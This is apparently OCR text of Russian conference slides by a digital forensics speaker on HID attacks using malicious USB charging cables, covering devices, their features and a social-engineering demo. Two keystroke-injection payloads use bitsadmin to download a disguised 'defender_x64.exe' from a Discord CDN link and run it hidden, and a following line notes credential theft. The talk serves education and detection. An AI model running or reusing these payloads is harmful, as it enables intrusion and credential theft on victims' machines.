NO FF ONE 2022

Hi!
Can I Charge My Phone?

Panov Nikita

Cyber Security & Digital Forensics Expert

4N6.RU CYBER COMMUNITY

Moscow, 26.08.2022

Поучаствуйте в опросе


Перейдите по ссылкам с ваших мобильных устройств.

В конце выступления будет интересно!

pollev.com/npanov834

pollev.com/forenzik197


О чём поговорим?



- Что такое HID-атака?
- Устройства для HID-атак
- Функционал вредоносного USB-кабеля
- Демонстрация работы
- Где и какие следы искать в ОС?
- Демонстрация инструментария и обнаружение следов
- Как защитить систему?
- Демонстрация усиления защиты
- Результаты опроса


HID - АТАКИ

USB устройства могут быть опасны!



USB Stick vs USB Cable

- Относительно небольшая стоимость
- Наборы для DIY
- Встроенное хранилище (диск)
- Программатор не нужен
- Только локальное подключение
- Слишком заметно для атаки




- Выше стоимость
- Наборы для DIY
- Нет встроенного хранилища
- Удалённое управление через WiFi
- Необходим программатор
- Можно атаковать iOS/Android
- Малозаметен при атаке

Цена вопроса


- От производителя
- Оригинальный дизайн
- Разнообразие вариантов
- Качественные модули
- Удобная установка + поддержка
- Наклейки в комплекте)))
- Чертовски сложно купить (но это не точно)
- Ещё сложнее доставить
- Таможня пропускает

Цена вопроса



- Перекупы -> невыгодный курс
- Оригинальный дизайн
- Разнообразие вариантов
- Качественные модули
- Не всегда всё в наличии
- Удобная установка + поддержка
- Купить и доставить проще
- Таможня пропускает

Цена вопроса



- Цена только за компоненты
- Куча мануалов
- Необходимы прямые руки
- Дизайн так себе….
- Поддержка – только комьюнити
- Программатор тоже придётся собирать самому

Функционал USB-кабеля

- Работает как обычный зарядный кабель
- Подключение к WiFi в режиме клиента
- Создание своей сети WiFi
- Наличие keylogger-модуля с передачей по WiFi
- Множество готовых вариантов вредоносной нагрузки
- Ячейки для хранения своих вариантов нагрузки
- Режим защиты от «засыпания» компьютера*
- Изменение любых свойств HID-модуля (серийный номер, класс, название)
- HID-модуль можно активировать произвольно
- Можно атаковать смартфоны на iOS/Android

Атака с элементами социальной инженерии

- Подключение USB-кабеля
- Подключение со смартфона к WiFi сети кабеля
- Выполнение сохранённой нагрузки #1

  GUI r
  DELAY 2000
  STRING cmd /c start /min cmd /c "md c:\intel && **bitsadmin** /transfer myDownloadJob /download /priority normal https://**cdn.discordapp.com/attachments**/989158786642083883/1002573549686493274/defender_x64.exe c:\\intel\\defender_x64.exe"
  DELAY 1
  ENTER
  DELAY 2000

- Выполнение сохранённой нагрузки #2

  GUI r
  DELAY 2000
  STRING cmd /c start /min c:\intel\defender_x64.exe"
  DELAY 1
  ENTER
  DELAY 2000


- Кража учётных данных

Демонстрация

Атака с элементами социальной инженерии

Детект следов в ОС

Утилиты Nirsoft

